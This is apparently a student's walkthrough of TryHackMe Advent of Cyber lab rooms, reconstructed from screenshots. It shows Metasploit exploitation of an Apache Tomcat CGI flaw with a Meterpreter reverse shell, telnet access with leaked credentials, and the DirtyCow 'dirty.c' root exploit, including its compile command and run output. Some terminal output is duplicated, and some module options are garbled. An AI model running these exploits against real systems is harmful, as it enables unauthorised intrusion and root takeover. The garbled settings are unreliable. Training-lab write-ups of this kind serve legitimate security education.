C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

THM AttackBox 51m 37s

```

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
CMD_MAX_LENGTH  2048      yes      CMD max line length
CVE  CVE-2014-6271    yes      CVE-2014-6271 (Accepted: CVE-2014-6271)
HEAURK  USER-Agent    yes      HTTP header to use
METHOD  GET           yes      HTTP method to use
Proxies
RHOSTS  10.0.0.1      yes      The target host or network interface to listen on
RPORT   /bin           yes      The target port (TCP)
SRVHOST  0.0.0.0       yes      The local host or network interface to listen on
SRVPORT  80            no       Negotiate SSL/TLS for outgoing connections
SSL     false          no       Path to a custom SSL certificate (default is none)
SSLCert
TARGETURI /cgi-bin/systeminfo.sh  yes      Path to CGI script
TIMEOUT  5             yes      HTTP read response timeout (seconds)
UMPTHRESH 5            no       The max limit to use for this exploit (default is random)
VHOST
Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.10      yes      The listen address (an interface may be specified)
LPORT  4444            yes      The listen port

Exploit target:
Id  Name
--  --
0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1892 bytes)
[*] Sending stage (988888 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:44444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```

[*] meterpreter > shell
[*] meterpreter > 

```

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
CMD_MAX_LENGTH  2048      yes      CMD max line length
CVE  CVE-2014-6271    yes      CVE-2014-6271 (Accepted: CVE-2014-6271)
HEAURK  USER-Agent    yes      HTTP header to use
METHOD  GET           yes      HTTP method to use
Proxies
RHOSTS  10.0.0.1      yes      The target host or network interface to listen on
RPORT   /bin           yes      The target port (TCP)
SRVHOST  0.0.0.0       yes      The local host or network interface to listen on
SRVPORT  80            no       Negotiate SSL/TLS for outgoing connections
SSL     false          no       Path to a custom SSL certificate (default is none)
SSLCert
TARGETURI /cgi-bin/systeminfo.sh  yes      Path to CGI script
TIMEOUT  5             yes      HTTP read response timeout (seconds)
UMPTHRESH 5            no       The max limit to use for this exploit (default is random)
VHOST
Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.10      yes      The listen address (an interface may be specified)
LPORT  4444            yes      The listen port

Exploit target:
Id  Name
--  --
0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1892 bytes)
[*] Sending stage (988888 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:44444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```

[*] meterpreter > shell
[*] meterpreter > 

```

```

[*] Application & Fri 1 Jul, 10:10AttackBox IP:10.10.55.127 Google - Mozilla Firefox
[*] root@ip-10-10-55-127:~ File Edit View Search Terminal Help
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>whoami
[*] whoami
[*] tbfc-web-01\elfmcsksidy
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd elfmcsksidy
[*] cd elfmcsksidy
[*] The system cannot find the path specified.
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd Desktop
[*] cd Desktop
[*] The system cannot find the path specified.
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd..
[*] cd..
[*] 'cd..' is not recognized as an internal or external command,
[*] operable program or batch file.
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

```

`THM AttackBox` 49m 49s

```

[*] Application & Fri 1 Jul, 10:11AttackBox IP:10.10.55.127 Google - Mozilla Firefox
[*] root@ip-10-10-55-127:~ File Edit View Search Terminal Help
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd Desktop
[*] cd Desktop
[*] The system cannot find the path specified.
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd..
[*] cd..
[*] 'cd..' is not recognized as an internal or external command,
[*] operable program or batch file.
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd cgi-bin
[*] cd cgi-bin
[*] The system cannot find the path specified.
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd dir
[*] cd dir
[*] The system cannot find the path specified.
[*] C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

```

`THM AttackBox` 48m 29s

9.0.17

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Correct Answer Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

Question Done Hint

What are the contents of flag1.txt

Submit Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

Question Done Hint

Task 15 [Day 13] Networking Coal for Christmas

Task 16 [Day 14] OSINT Where's Rudolph?

```

root@ip-10-10-55-127:~#
File Edit View Search Terminal Help
B-INF\cgi-bin>cd dir
cd dir
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\w
ebapps\ROOT\WEB-INF\cgi-bin

01/07/2022 10:07 <DIR> .
01/07/2022 10:07 <DIR> ..
01/07/2022 10:07 0 cd
19/11/2020 22:39 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
01/07/2022 10:02 73,802 vFauU.exe
4 File(s) 74,654 bytes
2 Dir(s) 9,901,326,336 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>

```

41m 43s

9.0.17

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Correct Answer Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

Question Done Hint

What are the contents of flag1.txt

Submit Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

Question Done Hint

Task 15 [Day 13] Networking Coal for Christmas

Task 16 [Day 14] OSINT Where's Rudolph?

```

root@ip-10-10-55-127:~#
File Edit View Search Terminal Help
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\w
ebapps\ROOT\WEB-INF\cgi-bin

01/07/2022 10:07 <DIR> .
01/07/2022 10:07 <DIR> ..
01/07/2022 10:07 0 cd
19/11/2020 22:39 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
01/07/2022 10:02 73,802 vFauU.exe
4 File(s) 74,654 bytes
2 Dir(s) 9,901,326,336 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>flag1.txt
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>

```

40m 42s

9.0.17

Correct Answer Hint

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

CVE-2019-0232 Correct Answer Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

No answer needed Question Done

What are the contents of flag1.txt

thm{whacking\_all\_the\_elves} Correct Answer Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

No answer needed Question Done

```

root@ip-10-10-55-127:~#
File Edit View Search Terminal Help
at 9.0\webapps\ROOT\WEB-INF\cgl-bin
01/07/2022 10:07 <DIR> .
01/07/2022 10:07 <DIR> ..
01/07/2022 10:07 0 cd
19/11/2020 22:39 825 elfhacker.bat
19/11/2020 23:06 27 flag1.txt
01/07/2022 10:02 73,802 vFaUu.exe
4 File(s) 74,654 bytes
2 Dir(s) 9,901,326,336 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps
\ROOT\WEB-INF\cgl-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps
\ROOT\WEB-INF\cgl-bin>^C
Terminate channel 17 [y/N] [y/N]


```

Google offered in: Gaelige

The flag will be thm{whacking\_all\_the\_elves} that is highlighted in the terminal.

#### Question 4

What were the Metasploit settings you had to set?



A terminal window titled "Terminal" showing Metasploit framework usage. The window title bar includes icons for a flame, a file, and a script, followed by "A \$ - li \$ iFri 1 Jul, 10:23 AttackBox IP:10.10.55.127". The terminal shows the following session:

```
root@ip-10-10-55-127: ~
-----
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10
  excellent Yes Apache Tomcat CGI Servlet enableCmdLine
Arguments Vulnerability

msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.7.42
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts
  10.10.7.42
rhosts => 10.10.7.42
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set target
uri /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
```

The Metasploit settings that we have to set is the rhosts setting as had been already highlighted in the terminal.

#### Thought Process/Methodology:

As for question number 1, the answer can be found after typing in echo "ip address" > target.txt , cat target.txt and nmap -sCV -vv -iL target.txt and we can found the answer by scrolling the terminal .Next for question 2, type in apache 9.0.17(web series number) to get the CVE that can be used to create a Meterpreter entry onto the machine. For question 3, find the Metasploit and then type in shell, c:\ , c:\dir, c:\>cd Users, dir; whoami, cd elfmcskid , cd Desktopcd, cd.., cgi-bin, cd dir and dir to get the flag. Lastly, for question 4, the Metasploit settings that have to set is rhost that can be found in the terminal.


## Day 13 : Networking - Coal for Christmas

Tools used: THM Machine/Kali Linux/Mozilla Firefox/Nmap

Solution/Walkthrough:

### Question 1

What old, deprecated protocol and service is running?



The screenshot shows a terminal window titled '1211102287@kali: ~'. The window has a standard Linux terminal interface with a menu bar (File, Actions, Edit, View, Help) and three icons in the top right corner. The main area displays the output of an Nmap scan. The command entered was '\$ nmap 10.10.154.98'. The output shows the host is up with 0.20s latency. It lists 997 closed TCP ports and provides a table of open services. The table includes columns for PORT, STATE, and SERVICE. Three services are listed as open: ssh (port 22/tcp), telnet (port 23/tcp), and rpcbind (port 111/tcp). The final message indicates the scan took 22.81 seconds. The prompt '\$' is visible at the bottom left.

```
(1211102287㉿kali)-[~]
$ nmap 10.10.154.98
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 01:53 EDT
Nmap scan report for 10.10.154.98
Host is up (0.20s latency).

Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 22.81 seconds

(1211102287㉿kali)-[~]
```

To scan the machine, use nmap with syntax by entering the command nmap IP address (10.10.154.98) on the terminal window. The deprecated protocol and service is shown on the second line of the Service section.

## Question 2

### What credential was left for you?

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or `netcat` with syntax like this:

```
telnet 10.10.254.24 <PORT_FROM_NMAP_SCAN>
```

The screenshot shows a terminal window with the following content:

```
1211102287@kali:~
```

File Actions Edit View Help

Nmap scan report for 10.10.154.98  
Host is up (0.20s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT STATE SERVICE  
22/tcp open ssh  
23/tcp open telnet  
111/tcp open rpcbind

Nmap done: 1 IP address (1 host up) scanned in 20.63 seconds

```
└─(1211102287㉿kali)-[~]
$ telnet 10.10.154.98 23
Trying 10.10.154.98 ...
Connected to 10.10.154.98.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas


We left you cookies and milk!

christmas login: █
```

Following the hint, use the netcat with syntax with the command **telnet 10.10.254.24 23** (**23 means the port we are referring to**) to connect to the service. Scrolling down we can see the credential (password) being left in the terminal (highlighted for reference).

### Question 3

**What distribution of Linux and version number is this server running?**



```
1211102287@kali:~  
File Actions Edit View Help  
  
We left you cookies and milk!  
  
christmas login: santa  
Password:  
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2  
      \ /  
      →*←  
      /o\  
      \_\_/  
      / \_ 0 _\/  
      / \_ o \_ \_ \  
      / \_ / \_ / \_ o \  
      @ \_ \_ @ \_ \_ \  
      / \_ / \_ / \_ / \_ \  
      / \_ \_ \_ \_ \_ o \_ \_ \  
      / \_ @ \_ / \_ 0 \_ / @ \_ \  
      / \_ \_ \_ \_ \_ \_ \_ \_ \_ \  
      / \_ o \_ / \_ @ \_ / \_ o \_ / @ \_ \  
      [ ___ ]  
  
$ cat /etc/*release  
DISTRIB_ID=Ubuntu  
DISTRIB_RELEASE=12.04  
DISTRIB_CODENAME=precise  
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"  
$
```

Log into the account by typing the credentials given there. We can look for the distribution of Linux and version number running in the server by typing the `cat /etc/*release` command. We can see the version in the description part (highlighted in the picture)

## Question 4

Who got here first?

The terminal window shows a Grinch-themed ASCII art Christmas tree at the top. Below it, the command `ls` is run, listing two files: `christmas.sh` and `cookies_and_milk.txt`. The file `cookies_and_milk.txt` is then viewed with `cat`, displaying a message from the Grinch.

```
$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****/
```

We can view files and folders in the current directory with the command “ls”. Two files are stored inside (highlighted).

```
1211102287@kali:~
```

```
File Actions Edit View Help
```

```
/_\_\_\_\_\_\_\o\_\_\_\_
/_\o/_/_\_\_/_\@/_\
/\_\_\_\_\_\_\_\_\_\_\_\_
/_\o/_/_\@/_/_\o/_\@/_\
[___]
```

```
$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****
```

```
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
```

To view the content inside of the text file which is shown in the terminal, “cat” is being used in front of the file we want to access. Read the context and we can see the name in the terminal (Highlighted).

## Question 5

**What is the verbatim syntax you can use to compile, taken from the real C source code comments?**

## PoCs

Nick Bulischeck edited this page on Apr 9, 2019 · 51 revisions

### Table of PoCs

Note: if you experience crashes or locks take a look at [this fix](#).

Link	Usage	Description	Family
<a href="#">dirtycow.c</a>	<code>./dirtycow file content</code>	Read-only write	/proc/self/mem
<a href="#">cowroot.c</a>	<code>./cowroot</code>	SUID-based root	/proc/self/mem
<a href="#">dirtycow-mem.c</a>	<code>./dirtycow-mem</code>	libc-based root	/proc/self/mem
<a href="#">pokemon.c</a>	<code>./d file content</code>	Read-only write	PTRACE_POKEDATA
<a href="#">dirtycow.cr</a>	<code>dirtycow --target --string --offset</code>	Read-only write	/proc/self/mem
<a href="#">dirtycow0w.c</a>	<code>./dirtycow file content</code>	Read-only write (Android)	/proc/self/mem
<a href="#">dirtycow.rb</a>	<code>use exploit/linux/local/dirtycow and run</code>	SUID-based root	/proc/self/mem
<a href="#">0xdeadbeef.c</a>	<code>./0xdeadbeef</code>	vDSO-based root	PTRACE_POKEDATA
<a href="#">naughtycow.c</a>	<code>./c0w suid</code>	SUID-based root	/proc/self/mem
<a href="#">c0w.c</a>	<code>./c0w</code>	SUID-based root	PTRACE_POKEDATA
<a href="#">dirty_pass[...].c</a>	<code>./dirty_passwd_adjust_cow</code>	/etc/passwd based root	/proc/self/mem
<a href="#">mucow.c</a>	<code>./mucow destination &lt; payload.exe</code>	Read-only write (multi page)	PTRACE_POKEDATA
<a href="#">cowpy.c</a>	<code>r2pm -i dirtycow</code>	Read-only write (radare2)	/proc/self/mem
<a href="#">dirtycow.fasm</a>	<code>./main</code>	SUID-based root	/proc/self/mem
<a href="#">dcow.cpp</a>	<code>./dcow</code>	/etc/passwd based root	/proc/self/mem
<a href="#">dirtycow.go</a>	<code>go run dirtycow.go -f=file -c=content</code>	Read-only write	/proc/self/mem
<a href="#">dirty.c</a>	<code>./dirty</code>	/etc/passwd based root	PTRACE_POKEDATA

Looking into the DirtyCow exploit online, we need to find the **Original C source code** in the certain folder. We can find one link which is **dirty.c** that saves the C source code.



g0tmi1k Easy copy/pasting output with the wording

2 contributors



193 lines (172 sloc) | 4.7 KB

```
1  //
2  // This exploit uses the pokemon exploit of the dirtycow vulnerability
3  // as a base and automatically generates a new passwd line.
4  // The user will be prompted for the new password when the binary is run.
5  // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6  // and overwrites the root account with the generated line.
7  // After running the exploit you should be able to login with the newly
8  // created user.
9  //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
```

The verbatim syntax we can use to compile, taken from the real C source code comments, is written on the **17th line** in the folder.

## Question 6

**What "new" username was created, with the default operations of the real C source code?**

master ▾ [dirtycow / dirty.c](#)



g0tmi1k Easy copy/pasting output with the wording

2 contributors



193 lines (172 sloc) | 4.7 KB

```
1 //  
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability  
3 // as a base and automatically generates a new passwd line.  
4 // The user will be prompted for the new password when the binary is run.  
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak  
6 // and overwrites the root account with the generated line.  
7 // After running the exploit you should be able to login with the newly  
8 // created user.  
9 //  
10 // To use this exploit modify the user values according to your needs.  
11 // The default is "firefart".  
12 //  
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
```

The default operations of the real source code could be seen in **line 11**

## Question 7

What is the MD5 hash output?

The screenshot shows a terminal window titled "firefart@christmas:~". The terminal menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal window displays the following command-line session:

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fikSSi4oFnS9Y:0:0:pwned:/root:/bin/bash

mmap: 7f7b5a2ad000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.
```

We need to use the Original Source Code so that we could track the Grinch file. Create a new text file (dirty.c) by using the command “nano”. Copy and paste the Source Code inside the file. To compile it, use the verbatim syntax **gcc -pthread dirty.c -o dirty -lcrypt**.

```
firefart@christmas:~
```

File Actions Edit View Help

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fikSSi4oFnS9Y:0:0:pwned:/root:/bin/bash

mmap: 7f7b5a2ad000
madvise 0

